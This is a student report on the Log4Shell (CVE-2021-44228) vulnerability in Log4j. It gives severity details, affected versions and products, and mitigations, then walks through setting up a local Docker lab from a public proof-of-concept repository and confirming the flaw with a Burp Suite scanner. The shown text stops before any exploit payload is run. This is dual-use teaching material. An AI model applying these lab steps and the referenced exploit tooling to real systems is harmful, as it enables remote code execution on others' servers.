CVE-2021-44228

Log4Shell

PANKAJ JORWAL
pankaj.21714@sscbs.du.ac.in
NEERAJ JAYANT
neeraj.21713@sscbs.du.ac.in
SHAIFALI YADAV
shaifali.21721@sscbs.du.ac.in

Table of Contents

Introduction

Log4j

JNDI

LDAP

This document illustrates the exploitation of the vulnerability found in a logging library for Java Log4j where Apache Log4j2 versions 2.0-beta7 through 2.15.0 (excluding security fix releases 2.3.2 and 2.12.4) are vulnerable. The vulnerability was unnoticed since 2013 and was confidentially disclosed to the Apache Software Foundation, of which Log4j is a project, by Chen Zhaojun of Alibaba Cloud's security team on 24/11/2021, and was publicly disclosed on 9/12/2021.

CVE–2021-44228: This Vulnerability takes the advantage of Apache Log4j's allowing requests to arbitrary LDAP and JNDI servers, where an attacker can control incoming file messages or log message parameters and may upload malicious code to servers if switching to the message view is enabled. Allowing the attacker to perform Remote Code Execution or steal sensitive Information from an organization’s internal servers.

Introduction

What is Log4j?


Apache Log4j is an open-source Java-based logging utility.
Log4j records events – errors & routine system operations – and communicates diagnostic messages about them to users & system administrators.

What is LDAP?

Lightweight Directory Access Protocol (LDAP) is an open & cross-platform protocol which is used for directory service authentication.
LDAP allows applications to communicate with other directory service servers.

What is JNDI?

Java Naming and Indexing Interface (JNDI) is an application programming interface (API) that provides naming and indexing functionality to applications written using the Java.



Vulnerability Severity

CVSS v3

Base Score: 10.0
Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Impact Subscore:6.0
Exploitability Subscore:3.9

Confidentiality Impact : High
Integrity Impact : High
Availability Impact : High

SCOPE OF IMPACT

- 2.0-beta9 <= Apache Log4j <= 2.12.1
- 2.13.0<= Apache Log4j <= 2.15.0-rc1

Known affected applications and components :

- Most VMware products
- Jedis
- Logging
- Logstash
- Hikari CP
- Hadoop Hive
- Elastic Search
- Apache Solr
- Apache Struts2
- Apache Flink
- Apache Druid
- Apache Log4j SLF4J Binding
- spring-boot-strater-log4j2
- Camel: Core
- JBoss Logging 3
- JUnit Vintage Engine
- WSO2 Carbon Kernel Core

MITIGATION

- Upgrade to Log4j version 2.3.1 for Java 6, 2.12.3 for Java 7, or 2.17.0 for Java 8 and later.
- Otherwise, any release other than 2.16.0, you may remove the "JndiLookup" class from the classpath:
  "*zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class*"

Note:

- Only the log4j-core JAR file is impacted by this vulnerability. Applications using only the log4j-api JAR file without the log4j-core JAR file are not impacted by this vulnerability.
- Apache Log4j is the only Logging Services affected by this vulnerability. Projects like Log4net and Log4cxx are not impacted by this Vulnerability"

EXPLOIT IMPLEMENTATION

Attack Scenario:

- We will be setting up a Lab in Docker running on the Virtual machine Kali
- With the help of Burpsuite, we will scan the lab for the Log4shell vulnerability
- By using python exploit script, we will execute the attack

EXPLOITATION

1. Download and setup the lab inside Kali virtual machine


git clone https://github.com/kozmer/log4j-shell-poc.git

2. Enter the downloaded git poc directory

cd log4j-shell-poc


3. Now build the docker file containing vulnerable application (please ensure adding the period after 'poc')

docker build -t log4j-shell-poc .




4. Run and enable the docker file to access the vulnerable application.

docker run --network host log4j-shell-poc




5. Now we have a vulnerable application available and running on docker inside Kali Linux on port number 8080. We can check the vulnerable application on your browser using two ways: -
1. By entering localhost with port number
2. By entering the IP address with port number
We can check the IP address using ifconfig command


ifconfig




Open 192.168.29.122:8080 on browser




6. We can use Burpsuite to check if the lab running on 192.168.29.122:8080 is vulnerable to the log4shell vulnerability using the Log4shell Scanner. In Burpsuite, you can download Log4scanner extension




6.1 Intercept the vulnerable application inside Burpsuite and send it to the scan option




6.2 Select audit checks – extensions only library





6.4 As you can see in the picture below, Burpsuite scan found that this application is vulnerable to the Log4shell vulnerability

